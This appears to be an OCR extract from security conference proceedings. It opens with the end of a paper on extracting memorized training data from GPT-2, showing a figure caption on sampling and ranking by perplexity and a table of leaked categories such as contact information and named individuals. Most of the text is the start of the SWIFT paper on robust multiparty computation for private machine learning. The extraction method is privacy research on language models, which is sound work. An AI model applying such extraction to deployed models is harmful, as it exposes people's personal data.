
[13] https://en.wikipedia.org/wiki/Podesta_emails



(a) Top-n (2.6% duplicates)



(b) Internet (7.1% duplicates)



(c) Temperature (0.6% duplicates)

Figure 4: For each of our three text generation strategies (Top-n, Internet and Temperature), we generate 200,000 samples using GPT-2 and apply a de-duplication procedure. The two left-most plots show the distribution of perplexities for the full sample, and the most likely window of 50 tokens. The remaining plots compare the distribution of perplexities of GPT-2 to other measure of sample likelihood: zlib entropy, perplexity under GPT-2 Small and GPT-2 Medium, and perplexity of lower-cased samples. Each plot highlights the 100 samples we selected for manual inspection (red) and the subset that was confirmed as memorized (blue).

Category	Count	Description
US and international news	109	General news articles or headlines, mostly about US politics
Log files and error reports	79	Logs produced by software or hardware
License, terms of use, copyright notices	54	Software licenses or website terms of use, copyright for code, books, etc.
Lists of named items	54	Ordered lists, typically alphabetically, of games, books, countries, etc.
Forum or Wiki entry	53	User posts on online forums or entries in specific wikis
Valid URLs	50	A URL that resolves to a live page
Named individuals	46	Samples that contain names of real individuals. We limit this category to *non-news samples*. E.g., we do not count names of politicians or journalists within news articles
Promotional content	45	Descriptions of products, subscriptions, newsletters, etc.
High entropy	35	Random content with high entropy, e.g., UUIDs Base64 data, etc.
Contact info	32	Physical addresses, email addresses, phone numbers, twitter handles, etc.
Code	31	Snippets of source code, including JavaScript
Configuration files	30	Structured configuration data, mainly for software products
Religious texts	25	Extracts from the Bible, the Quran, etc.
Pseudonyms	15	Valid usernames that do not appear to be tied to a physical name
Donald Trump tweets and quotes	12	Quotes and tweets from Donald Trump, often from news articles
Web forms	11	Lists of user menu items, Website instructions, navigation prompts (e.g., "please enter your email to continue")
Tech news	11	News related to technology
Lists of numbers	10	Lists of dates, number sequences, π, etc.
Sports news	9	News related to sports
Movie synopsis, cast	5	List of actors, writers, producers. Plot synopsis.
Pornography	5	Content of pornographic nature, often lists of adult film actors.

Table 5: Descriptions for the categories of memorized text. Categories in **bold** correspond to personally identifiable information.

SWIFT: Super-fast and Robust Privacy-Preserving Machine Learning

Nishat Koti
Indian Institute of Science

Mahak Pancholi
Indian Institute of Science

Arpita Patra
Indian Institute of Science

Ajith Suresh
Indian Institute of Science

Abstract

Performing machine learning (ML) computation on private data while maintaining data privacy, aka Privacy-preserving Machine Learning (PPML), is an emergent field of research. Recently, PPML has seen a visible shift towards the adoption of the Secure Outsourced Computation (SOC) paradigm due to the heavy computation that it entails. In the SOC paradigm, computation is outsourced to a set of powerful and specially equipped servers that provide service on a pay-per-use basis. In this work, we propose SWIFT, a *robust* PPML framework for a range of ML algorithms in SOC setting, that guarantees output delivery to the users irrespective of any adversarial behaviour. Robustness, a highly desirable feature, evokes user participation without the fear of denial of service.

At the heart of our framework lies a highly-efficient, maliciously-secure, three-party computation (3PC) over rings that provides guaranteed output delivery (GOD) in the honest-majority setting. To the best of our knowledge, SWIFT is the first robust and efficient PPML framework in the 3PC setting. SWIFT is as fast as (and is strictly better in some cases than) the best-known 3PC framework BLAZE (Patra et al. NDSS'20), which only achieves fairness. We extend our 3PC framework for four parties (4PC). In this regime, SWIFT is as fast as the best known *fair* 4PC framework Trident (Chaudhari et al. NDSS'20) and twice faster than the best-known *robust* 4PC framework FLASH (Byali et al. PETS'20).

We demonstrate our framework's practical relevance by benchmarking popular ML algorithms such as Logistic Regression and deep Neural Networks such as VGG16 and LeNet, both over a 64-bit ring in a WAN setting. For deep NN, our results testify to our claims that we provide improved security guarantee while incurring no additional overhead for 3PC and obtaining 2× improvement for 4PC.

1 Introduction

Privacy Preserving Machine Learning (PPML), a booming field of research, allows Machine Learning (ML) computations over private data of users while ensuring the privacy of the data. PPML finds applications in sectors that deal with sensitive/confidential data, e.g. healthcare, finance, and in cases where organisations are prohibited from sharing client information due to privacy laws such as CCPA and GDPR. However, PPML solutions make the already computationally heavy ML algorithms more compute-intensive. An average end-user who lacks the infrastructure required to run these tasks prefers to outsource the computation to a powerful set of specialized cloud servers and leverage their services on a pay-per-use basis. This is addressed by the Secure Outsourced Computation (SOC) paradigm, and thus is an apt fit for the need of the moment. Many recent works [11, 14, 15, 41, 43, 45, 48, 50, 55] exploit Secure Multiparty Computation (MPC) techniques to realize PPML in the SOC setting where the servers enact the role of the parties. Informally, MPC enables n mutually distrusting parties to compute a function over their private inputs, while ensuring the privacy of the same against an adversary controlling up to t parties. Both the training and prediction phases of PPML can be realized in the SOC setting. The common approach of outsourcing followed in the PPML literature, as well as by our work, requires the users to secret-share[1] their inputs between the set of hired (untrusted) servers, who jointly interact and compute the secret-shared output, and reconstruct it towards the users.

In a bid to improve practical efficiency, many recent works [5, 11, 14, 15, 19, 24–26, 33–35, 48] cast their protocols into the preprocessing model wherein the input-independent (yet function-dependent) phase computationally heavy tasks are computed in advance, resulting in a fast online phase. This paradigm suits scenario analogous to PPML setting, where functions (ML algorithms) typically need to be evaluated a large number of times, and the function description is known beforehand. To further enhance practical efficiency by leveraging CPU optimizations, recent works [6, 20, 23, 25, 27] propose MPC protocols that work over 32 or 64 bit rings. Lastly, solutions for a small number of parties have received a huge momentum due to the many cost-effective

[1] The threshold of the secret-sharing is decided based on the number of corrupt servers so that privacy is preserved.

customizations that they permit, for instance, a cheaper realisation of multiplication through custom-made secret sharing schemes [3,4,11,14,15,48].

We now motivate the need for robustness aka guaranteed output delivery (GOD) over fairness[2], or even abort security[3], in the domain of PPML. Robustness provides the guarantee of output delivery to all protocol participants, no matter how the adversary misbehaves. Robustness is crucial for real-world deployment and usage of PPML techniques. Consider the following scenario wherein an ML model owner wishes to provide inference service. The model owner shares the model parameters between the servers, while the end-users share their queries. A protocol that provides security with abort or fairness will not suffice as in both the cases a malicious adversary can lead to the protocol aborting, resulting in the user not obtaining the desired output. This leads to denial of service and heavy economic losses for the service provider. For data providers, as more training data leads to more accurate models, collaboratively building a model enables them to provide better ML services, and consequently, attract more clients. A robust framework encourages active involvement from multiple data providers. Hence, for the seamless adoption of PPML solutions in the real world, the robustness of the protocol is of utmost importance. Several works [14,15,43,48,55] realizing PPML via MPC settle for weaker guarantees such as abort and fairness. Achieving the strongest notion of GOD without degrading performance is an interesting goal which forms the core focus of this work. The hall-mark result of [17] suggests that an honest-majority amongst the servers is necessary to achieve robustness. Consequent to the discussion above, we focus on the honest-majority setting with a small set of parties, especially 3 and 4 parties, both of which have drawn enormous attention recently [3,4,8,9,11,13–15,30,44,46,48]. The $3/4$-party setting enables simpler, more efficient, and customized secure protocols compared to the n-party setting. Real-world MPC applications and frameworks such as the Danish sugar beet auction [7] and Sharemind [6], have demonstrated the practicality of 3-party protocols. Additionally, in an outsourced setting, $3/4$PC is useful and relevant even when there are more parties. Specifically, here the entire computation is offloaded to $3/4$ hired servers, after initial sharing of inputs by the parties amongst the servers. This is precisely what we (and some existing papers [11,42,48]) contemplate as the setting for providing ML-as-a-service. Our protocols work over rings, are cast in the preprocessing paradigm, and achieve GOD.

Related Work We restrict the relevant work to a small number of parties and honest-majority, focusing first on MPC, followed by PPML. MPC protocols for a small population can be cast into orthogonal domains of low latency protocols [12,13,47], and high throughput protocols [1,3,4,6,9,14,16,29,30,46,48]. [4,14] provide efficient semi-honest protocols wherein ASTRA [14] improved upon [4] by casting the protocols in the preprocessing model and provided a fast online phase. ASTRA further provided security with fairness in the malicious setting with an improved online phase compared to [3]. Later, a maliciously-secure 3PC protocol based on distributed zero-knowledge techniques was proposed by Boneh et al. [8] providing abort security. Further, building on [8] and enhancing the security to GOD, Boyle et al. [9] proposed a concretely efficient 3PC protocol with an amortized communication cost of 3 field elements (can be extended to work over rings) per multiplication gate. Concurrently, BLAZE [48] provided a fair protocol in the preprocessing model, which required communicating 3 ring elements in each phase. However, BLAZE eliminated the reliance on the computationally intensive distributed zero-knowledge system (whose efficiency kicks in for large circuit or many multiplication gates) from the online phase and pushed it to the preprocessing phase. This resulted in a faster online phase compared to [9].

In the regime of 4PC, Gordon et al. [31] presented protocols achieving abort security and GOD. However, [31] relied on expensive public-key primitives and broadcast channels to achieve GOD. Trident [15] improved over the abort protocol of [31], providing a fast online phase achieving security with fairness, and presented a framework for mixed world computations [27]. A robust 4PC protocol was provided in FLASH [11], which requires communicating 6 ring elements, each, in the preprocessing and online phases.

In many recent works [9,11,13], including this work, GOD is achieved by having an *honest* party, identified as a trusted third party (TTP), compute the function on the 'clear' inputs of all the parties (in the case of a misbehaviour). The classical security definition allows this leakage of inputs since the selected TTP is honest. There has been a recent study on the additional requirement of hiding the inputs from a quorum of honest parties (treating them as semi-honest), termed as Friends-and-Foes (FaF) security notion [2]. This is a stronger security goal than the classical one. Recently, the work of [22] attempts to offer a variant of GOD, referred to as *private robustness* in 4PC setting. As per the authors, in a private robust protocol, no single honest party learns the other honest parties' input. We want to point out that [22] does not achieve FaF security notion [2], since an adversary can reveal its view to an honest party, making it obtain the inputs of the other honest parties. [4]

In the PPML domain, MPC has been used for various ML algorithms such as Decision Trees [40], Linear Regression [28,51], k-means clustering [10,32], SVM Classification [54,57], Logistic Regression [53]. In the 3PC SOC setting, the works of ABY3 [43] and SecureNN [55], provide security with abort. This was followed by ASTRA [14], which

[2]This ensures either all parties or none learn the output.

[3]This may allow the corrupt parties *alone* to learn the output.

[4]Lastly, but importantly, the precise security notion achieved in [22] is unclear due to the lack of formal details.

improves upon ABY3 and achieves security with fairness. ASTRA presents primitives to build protocols for Linear Regression and Logistic Regression inference. Recently, BLAZE improves over the efficiency of ASTRA and additionally tackles training for the above ML tasks, which requires building additional PPML building blocks, such as truncation and bit to arithmetic conversions. In the 4PC setting, the first robust framework for PPML was provided by FLASH [11] which proposed efficient building blocks for ML such as dot product, truncation, MSB extraction, and bit conversion. The works of [11,14,15,43,45,48,55] work over rings to garner practical efficiency. In terms of efficiency, BLAZE and respectively FLASH and Trident are the closest competitors of this work in 3PC and 4PC settings. We now present our contributions and compare them with these works.

1.1 Our Contributions

We propose, **SWIFT** [36], a robust maliciously-secure framework for PPML in the SOC setting, with a set of 3 and 4 servers having an honest-majority. At the heart of our framework lies highly-efficient, maliciously-secure, 3PC and 4PC over rings (both $\mathbb{Z}_{2^\ell}$ and $\mathbb{Z}_{2^1}$) that provide GOD in the honest-majority setting. We cast our protocols in the preprocessing model, which helps obtain a fast online phase. As mentioned earlier, the input-independent (yet function-dependent) computations will be performed in the preprocessing phase.

To the best of our knowledge, SWIFT is the first robust and efficient PPML framework in the 3PC setting and is as fast as (and is strictly better in some cases than) the best known *fair* 3PC framework BLAZE [48]. We extend our 3PC framework for 4 servers. In this regime, SWIFT is as fast as the best known *fair* 4PC framework Trident [15] and twice faster than best known *robust* 4PC framework FLASH [11]. We detail our contributions next.

Robust 3/4PC frameworks The framework consists of a range of primitives realized in a privacy-preserving way which is ensured via running computation in a secret-shared fashion. We use secret-sharing over both $\mathbb{Z}_{2^\ell}$ and its special instantiation $\mathbb{Z}_{2^1}$ and refer them as *arithmetic* and respectively *boolean* sharing. Our framework consists of realizations for all primitives needed for general MPC and PPML such as multiplication, dot-product, truncation, bit extraction (given arithmetic sharing of a value v, this is used to generate boolean sharing of the most significant bit (msb) of the value), bit to arithmetic sharing conversion (converts the boolean sharing of a single bit value to its arithmetic sharing), bit injection (computes the arithmetic sharing of $\mathsf{b} \cdot \mathsf{v}$, given the boolean sharing of a bit b and the arithmetic sharing of a ring element v) and above all, input sharing and output reconstruction in the SOC setting. A highlight of our 3PC framework, which, to the best of our knowledge is achieved for the first time, is a robust dot-product protocol whose (amortized) communication cost is independent of the vector size, which we obtain by extending the techniques of [8,9]. The performance comparison in terms of concrete cost for communication and rounds, for PPML primitives in both 3PC and 4PC setting, appear in Table 1. As claimed, SWIFT is on par with BLAZE for most of the primitives (while improving security from fair to GOD) and is strictly better than BLAZE in case of dot product and dot product with truncation. For 4PC, SWIFT is on par with Trident in most cases (and is slightly better for dot product with truncation and bit injection), while it is doubly faster than FLASH. Since BLAZE outperforms the 3PC abort framework of ABY3 [43] while Trident outperforms the known 4PC with abort [31], SWIFT attains robustness with better cost than the know protocols with weaker guarantees. No performance loss coupled with the strongest security guarantee makes our robust framework an opt choice for practical applications including PPML.

Applications and Benchmarking We demonstrate the practicality of our protocols by benchmarking PPML, particularly, Logistic Regression (training and inference) and popular Neural Networks (inference) such as [45], LeNet [38] and VGG16 [52] having millions of parameters. The NN training requires mixed-world conversions [15,27,43], which we leave as future work. Our PPML blocks can be used to perform training and inference of Linear Regression, Support Vector Machines, and Binarized Neural Networks (as demonstrated in [11,14,15,48]).

Comparisons and Differences with Prior Works To begin with, we introduce a new primitive called Joint Message Passing (jmp) that allows two servers to relay a common message to the third server such that either the relay is successful or an honest server is identified. jmp is extremely efficient as for a message of ℓ elements it only incurs the minimal communication cost of ℓ elements (in an amortized sense). Without any extra cost, it allows us to replace several pivotal private communications, that may lead to abort, either because the malicious sender does not send anything or sends a wrong message. All our primitives, either for a general 3PC or a PPML task, achieve GOD relying on jmp.

Second, instead of using the multiplication of [9] (which has the same overall communication cost as that of our online phase), we build a new protocol. This is because the former involves distributed zero-knowledge protocols. The cost of this heavy machinery gets amortized only for large circuits having millions of gates, which is very unlikely for inference and moderately heavy training tasks in PPML. As in BLAZE [48], we follow a similar structure for our multiplication protocol but differ considerably in techniques as our goal is to obtain GOD. Our approach is to manipulate and transform some of the protocol steps so that two other servers can locally compute the information required by a server in a round. However, this transformation is not straight forward since BLAZE was constructed with a focus towards providing only fairness (details appear in §3). The multiplication protocol forms a technical basis for our dot product protocol and

Building Blocks	3PC					4PC				
	Ref.	Pre.	Online		Security	Ref.	Pre.	Online		Security
		Comm. (ℓ)	Rounds	Comm. (ℓ)			Comm. (ℓ)	Rounds	Comm. (ℓ)	
Multiplication	[8]	1	1	2	Abort					
	[9]	-	3	3	GOD	Trident	3	1	3	Fair
	BLAZE	3	1	3	Fair	FLASH	6	1	6	GOD
	SWIFT	**3**	**1**	**3**	GOD	**SWIFT**	**3**	**1**	**3**	GOD
Dot Product						Trident	3	1	3	Fair
	BLAZE	3n	1	3	Fair	FLASH	6	1	6	GOD
	SWIFT	**3**	**1**	**3**	GOD	**SWIFT**	**3**	**1**	**3**	GOD
Dot Product with Truncation						Trident	6	1	3	Fair
	BLAZE	3n+2	1	3	Fair	FLASH	8	1	6	GOD
	SWIFT	**15**	**1**	**3**	GOD	**SWIFT**	**4**	**1**	**3**	GOD
Bit Extraction						Trident	≈ 8	$\log \ell + 1$	≈ 7	Fair
	BLAZE	9	$1+\log \ell$	9	Fair	FLASH	14	$\log \ell$	14	GOD
	SWIFT	**9**	$\mathbf{1}+\log \ell$	**9**	GOD	**SWIFT**	$\approx \mathbf{7}$	$\log \ell$	$\approx \mathbf{7}$	GOD
Bit to Arithmetic						Trident	≈ 3	1	3	Fair
	BLAZE	9	1	4	Fair	FLASH	6	1	8	GOD
	SWIFT	**9**	**1**	**4**	GOD	**SWIFT**	$\approx \mathbf{3}$	**1**	**3**	GOD
Bit Injection						Trident	≈ 6	1	3	Fair
	BLAZE	12	2	7	Fair	FLASH	8	2	10	GOD
	SWIFT	**12**	**2**	**7**	GOD	**SWIFT**	$\approx \mathbf{6}$	**1**	**3**	GOD

– Notations: ℓ - size of ring in bits, n - size of vectors for dot product.

Table 1: 3PC and 4PC: Comparison of SWIFT with its closest competitors in terms of Communication and Round Complexity

other PPML building blocks. We emphasise again that the (amortized) cost of our dot product protocol is independent of the vector size.

Third, extending to 4PC brings several performance improvements over 3PC. Most prominent of all is a conceptually simple jmp instantiation, which forgoes the broadcast channel while retaining the same communication cost; and a dot product with cost independent of vector size sans the 3PC amortization technique.

Fourth, we provide robust protocols for input sharing and output reconstruction phase in the SOC setting, wherein a user shares its input with the servers, and the output is reconstructed towards a user. The need for robustness and communication efficiency together makes these tasks slightly non-trivial. As a highlight, we introduce a super-fast online phase for reconstruction protocol, which gives $4\times$ improvement in terms of rounds (apart from improvement in communication) compared to BLAZE. Although we aim for GOD, we ensure that an end-user is never part of a broadcast which is relatively expensive than *atomic* point-to-point communication.

Organisation of the paper. The rest of the paper is organized as follows. §2 describes the system model, preliminaries and notations used. §3 and §4 detail our constructs in the 3PC and respectively 4PC setting. These are followed by the Applications and benchmarking are detailed in §5. Additional preliminaries and ideal functionalities are elaborated in §A, §B and §C. Further details on the cost analysis and security are deferred to the full version of the paper [36].

2 Preliminaries

We consider a set of three servers $\mathcal{P} = \{P_0, P_1, P_2\}$ that are connected by pair-wise private and authentic channels in a synchronous network, and a static, malicious adversary that can corrupt at most one server. We use a broadcast channel for 3PC alone, which is inevitable [18]. For ML training, several data-owners who wish to jointly train a model, secret share (using the sharing semantics that will appear later) their data among the servers. For ML inference, a model-owner and client secret share the model and the query, respectively, among the servers. Once the inputs are available in the shared format, the servers perform computations and obtain the output in the shared form. In the case of training, the output model is reconstructed towards the data-owners, whereas for inference, the prediction result is reconstructed towards the client. We assume that an arbitrary number of data-owners may collude with a corrupt server for training, whereas for the case of prediction, we assume that either the model-owner or the client can collude with a corrupt server. We prove the security of our protocols using a standard real-world / ideal-world paradigm. We also explore the above model for the four server setting with $\mathcal{P} = \{P_0, P_1, P_2, P_3\}$. The aforementioned setting has been explored extensively [11, 14, 15, 43, 45, 48].

Our constructions achieve the strongest security guarantee of GOD. A protocol is said to be *robust* or achieve GOD if all parties obtain the output of the protocol regardless of how the adversary behaves. In our model, this translates to all the data owners obtaining the trained model for the case of ML training, while the client obtaining the query output for ML inference. All our protocols are cast into: *input-independent* preprocessing phase and *input-dependent* online phase.

For 3/4PC, the function to be computed is expressed as a circuit ckt, whose topology is public, and is evaluated over an arithmetic ring $\mathbb{Z}_{2^\ell}$ or boolean ring $\mathbb{Z}_{2^1}$. For PPML, we consider computation over the same algebraic structure. To deal with floating-point values, we use Fixed-Point Arithmetic (FPA) [11, 14, 15, 43, 45, 48] representation in which a decimal value is represented as an ℓ-bit integer in signed 2's complement representation. The most significant bit (MSB) represents the sign bit, and x least significant bits are reserved

for the fractional part. The ℓ-bit integer is then treated as an element of $\mathbb{Z}_{2^\ell}$, and operations are performed modulo 2^ℓ. We set $\ell = 64, x = 13$, leaving $\ell - x - 1$ bits for the integer part.

The servers use a one-time key setup, modelled as a functionality $\mathcal{F}_{\mathsf{setup}}$ (Fig. 6), to establish pre-shared random keys for pseudo-random functions (PRF) between them. A similar setup is used in [3, 9, 14, 30, 43, 48, 50] for three server case and in [11, 15] for four server setting. The key-setup can be instantiated using any standard MPC protocol in the respective setting. Further, our protocols make use of a *collision-resistant* hash function, denoted by $\mathsf{H}()$, and a commitment scheme, denoted by $\mathsf{Com}()$. The formal details of key setup are deferred to §A.

Notation 2.1. The i^{th} element of a vector $\vec{\mathbf{x}}$ is denoted as x_i. The dot product of two n length vectors, $\vec{\mathbf{x}}$ and $\vec{\mathbf{y}}$, is computed as $\vec{\mathbf{x}} \odot \vec{\mathbf{y}} = \sum_{i=1}^{\mathsf{n}} \mathsf{x}_i \mathsf{y}_i$. For two matrices $\mathbf{X}, \mathbf{Y}$, the operation $\mathbf{X} \circ \mathbf{Y}$ denotes the matrix multiplication. The bit in the i^{th} position of an ℓ-bit value v is denoted by $\mathsf{v}[i]$.

Notation 2.2. For a bit $\mathsf{b} \in \{0,1\}$, we use b^{R} to denote the equivalent value of b over the ring $\mathbb{Z}_{2^\ell}$. b^{R} will have its least significant bit set to b, while all other bits will be set to zero.

3 Robust 3PC and PPML

In this section, we first introduce the sharing semantics for three servers. Then, we introduce our new Joint Message Passing (jmp) primitive, which plays a crucial role in obtaining the strongest security guarantee of GOD, followed by our protocols in the three server setting.

Secret Sharing Semantics We use the following secret-sharing semantics.

- $[\cdot]$-*sharing:* A value $\mathsf{v} \in \mathbb{Z}_{2^\ell}$ is $[\cdot]$-shared among P_1, P_2, if P_s for $s \in \{1,2\}$ holds $[\mathsf{v}]_s \in \mathbb{Z}_{2^\ell}$ such that $\mathsf{v} = [\mathsf{v}]_1 + [\mathsf{v}]_2$.
- $\langle\cdot\rangle$-*sharing:* A value $\mathsf{v} \in \mathbb{Z}_{2^\ell}$ is $\langle\cdot\rangle$-shared among $\mathcal{P}$, if
  - there exists $\mathsf{v}_0, \mathsf{v}_1, \mathsf{v}_2 \in \mathbb{Z}_{2^\ell}$ such that $\mathsf{v} = \mathsf{v}_0 + \mathsf{v}_1 + \mathsf{v}_2$.
  - P_s holds $(\mathsf{v}_s, \mathsf{v}_{(s+1)\%3})$ for $s \in \{0,1,2\}$.
- $[\![\cdot]\!]$-*sharing:* A value $\mathsf{v} \in \mathbb{Z}_{2^\ell}$ is $[\![\cdot]\!]$-shared among $\mathcal{P}$, if
  - there exists $\alpha_\mathsf{v} \in \mathbb{Z}_{2^\ell}$ that is $[\cdot]$-shared among P_1, P_2.
  - there exists $\beta_\mathsf{v}, \gamma_\mathsf{v} \in \mathbb{Z}_{2^\ell}$ such that $\beta_\mathsf{v} = \mathsf{v} + \alpha_\mathsf{v}$ and P_0 holds $([\alpha_\mathsf{v}]_1, [\alpha_\mathsf{v}]_2, \beta_\mathsf{v} + \gamma_\mathsf{v})$ while P_s for $s \in \{1,2\}$ holds $([\alpha_\mathsf{v}]_s, \beta_\mathsf{v}, \gamma_\mathsf{v})$.

Arithmetic and Boolean Sharing *Arithmetic* sharing refers to sharing over $\mathbb{Z}_{2^\ell}$ while *boolean* sharing, denoted as $[\![\cdot]\!]^{\mathbf{B}}$, refers to sharing over $\mathbb{Z}_{2^1}$.

Linearity of the Secret Sharing Scheme Given $[\cdot]$-shares of $\mathsf{v}_1, \mathsf{v}_2$, and public constants c_1, c_2, servers can locally compute $[\cdot]$-share of $c_1\mathsf{v}_1 + c_2\mathsf{v}_2$ as $c_1[\mathsf{v}_1] + c_2[\mathsf{v}_2]$. It is trivial to see that linearity property is satisfied by $\langle\cdot\rangle$ and $[\![\cdot]\!]$ sharings.

3.1 Joint Message Passing primitive

The jmp primitive allows two servers to relay a common message to the third server such that either the relay is successful or an honest server (or a conflicting pair) is identified. The striking feature of jmp is that it offers a rate-1 communication i.e., for a message of ℓ elements, it only incurs a communication of ℓ elements (in an amortized sense). The task of jmp is captured in an ideal functionality (Fig. 8) and the protocol for the same appears in Fig. 1. Next, we give an overview.

Given two servers P_i, P_j possessing a common value $\mathsf{v} \in \mathbb{Z}_{2^\ell}$, protocol Π_{jmp} proceeds as follows. First, P_i sends v to P_k while P_j sends a hash of v to P_k. The communication of hash is done once and for all from P_j to P_k. In the simplest case, P_k receives a consistent (value, hash) pair, and the protocol terminates. In all other cases, a trusted third party (TTP) is identified as follows without having to communicate v again. Importantly, the following part can be run once and for all instances of Π_{jmp} with P_i, P_j, P_k in same roles, invoked in the final 3PC protocol. Consequently, the cost due to this part vanishes in an amortized sense, yielding a rate-1 construction.

Protocol $\Pi_{\mathsf{jmp}}(P_i, P_j, P_k, \mathsf{v})$

Each server P_s for $s \in \{i,j,k\}$ initializes bit $\mathsf{b}_s = 0$.

Send Phase: P_i sends v to P_k.
Verify Phase: P_j sends $\mathsf{H}(\mathsf{v})$ to P_k.

– P_k broadcasts "(accuse, P_i)", if P_i is silent and $\mathsf{TTP} = P_j$. Analogously for P_j. If P_k accuses both P_i, P_j, then $\mathsf{TTP} = P_i$. Otherwise, P_k receives some $\tilde{\mathsf{v}}$ and either sets $\mathsf{b}_k = 0$ when the value and the hash are consistent or sets $\mathsf{b}_k = 1$. P_k then sends b_k to P_i, P_j and terminates if $\mathsf{b}_k = 0$.

– If P_i does not receive a bit from P_k, it broadcasts "(accuse, P_k)" and $\mathsf{TTP} = P_j$. Analogously for P_j. If both P_i, P_j accuse P_k, then $\mathsf{TTP} = P_i$. Otherwise, P_s for $s \in \{i,j\}$ sets $\mathsf{b}_s = \mathsf{b}_k$.

– P_i, P_j exchange their bits to each other. If P_i does not receive b_j from P_j, it broadcasts "(accuse, P_j)" and $\mathsf{TTP} = P_k$. Analogously for P_j. Otherwise, P_i resets its bit to $\mathsf{b}_i \vee \mathsf{b}_j$ and likewise P_j resets its bit to $\mathsf{b}_j \vee \mathsf{b}_i$.

– P_s for $s \in \{i,j,k\}$ broadcasts $\mathsf{H}_s = \mathsf{H}(\mathsf{v}^*)$ if $b_s = 1$, where $\mathsf{v}^* = \mathsf{v}$ for $s \in \{i,j\}$ and $\mathsf{v}^* = \tilde{\mathsf{v}}$ otherwise. If P_k does not broadcast, terminate. If either P_i or P_j does not broadcast, then $\mathsf{TTP} = P_k$. Otherwise,

- If $\mathsf{H}_i \neq \mathsf{H}_j$: $\mathsf{TTP} = P_k$.
- Else if $\mathsf{H}_i \neq \mathsf{H}_k$: $\mathsf{TTP} = P_j$.
- Else if $\mathsf{H}_i = \mathsf{H}_j = \mathsf{H}_k$: $\mathsf{TTP} = P_i$.

Figure 1: 3PC: Joint Message Passing Protocol

Each P_s for $s \in \{i,j,k\}$ maintains a bit b_s initialized to 0, as an indicator for inconsistency. When P_k receives an inconsistent (value, hash) pair, it sets $\mathsf{b}_k = 1$ and sends the bit to both P_i, P_j, who cross-check with each other by exchanging the bit and turn on their inconsistency bit if the bit received from either P_k or its fellow sender is turned on. A server broadcasts a hash of its value when its inconsistency bit is on;[5] P_k's value is the one it receives from P_i. At this stage, there are a bunch of possible cases and a detailed analysis determines an eligible TTP in each case.

[5] hash can be computed on a combined message across many calls of jmp.

When P_k is silent, the protocol is understood to be complete. This is fine irrespective of the status of P_k– an honest P_k never skips this broadcast with inconsistency bit on, and a corrupt P_k implies honest senders. If either P_i or P_j is silent, then P_k is picked as TTP which is surely honest. A corrupt P_k could not make one of $\{P_i, P_j\}$ speak, as the senders (honest in this case) are in agreement on their inconsistency bit (due to their mutual exchange of inconsistency bit). When all of them speak and (i) the senders' hashes do not match, P_k is picked as TTP; (ii) one of the senders conflicts with P_k, the other sender is picked as TTP; and lastly (iii) if there is no conflict, P_i is picked as TTP. The first two cases are self-explanatory. In the last case, either P_j or P_k is corrupt. If not, a corrupt P_i can have honest P_k speak (and hence turn on its inconsistency bit), by sending a v' whose hash is not same as that of v and so inevitably, the hashes of honest P_j and P_k will conflict, contradicting (iii). As a final touch, we ensure that, in each step, a server raises a public alarm (via broadcast) accusing a server which is silent when it is not supposed to be, and the protocol terminates immediately by labelling the server as TTP who is neither the complainer nor the accused.

Notation 3.1. We say that P_i, P_j jmp-send v to P_k when they invoke $\Pi_{\mathsf{jmp}}(P_i, P_j, P_k, \mathsf{v})$.

Using jmp *in protocols.* As mentioned in the introduction, the jmp protocol needs to be viewed as consisting of two phases (*send, verify*), where *send* phase consists of P_i sending v to P_k and the rest goes to *verify* phase. Looking ahead, most of our protocols use jmp, and consequently, our final construction, either of general MPC or any PPML task, will have several calls to jmp. To leverage amortization, the *send* phase will be executed in all protocols invoking jmp on the flow, while the *verify* for a fixed ordered pair of senders will be executed once and for all in the end. The *verify* phase will determine if all the sends were correct. If not, a TTP is identified, as explained, and the computation completes with the help of TTP, just as in the ideal-world.

3.2 3PC Protocols

We now describe the protocols for 3 parties/servers and refer readers to the full version [36] for the communication analysis and security proofs of our protocols.

Sharing Protocol Protocol Π_{sh} allows a server P_i to generate $[\![\cdot]\!]$-shares of a value $\mathsf{v} \in \mathbb{Z}_{2^\ell}$. In the preprocessing phase, P_0, P_j for $j \in \{1,2\}$ along with P_i sample a random $[\alpha_\mathsf{v}]_j \in \mathbb{Z}_{2^\ell}$, while P_1, P_2, P_i sample random $\gamma_\mathsf{v} \in \mathbb{Z}_{2^\ell}$. This allows P_i to know both α_v and γ_v in clear. During the online phase, if $P_i = P_0$, then P_0 sends $\beta_\mathsf{v} = \mathsf{v} + \alpha_\mathsf{v}$ to P_1. P_0, P_1 then jmp-send β_v to P_2 to complete the secret sharing. If $P_i = P_1$, P_1 sends $\beta_\mathsf{v} = \mathsf{v} + \alpha_\mathsf{v}$ to P_2. Then P_1, P_2 jmp-send $\beta_\mathsf{v} + \gamma_\mathsf{v}$ to P_0. The case for $P_i = P_2$ proceeds similar to that of P_1. The correctness of the shares held by each server is assured by the guarantees of Π_{jmp}. We defer formal details of Π_{sh} to the full version [36].

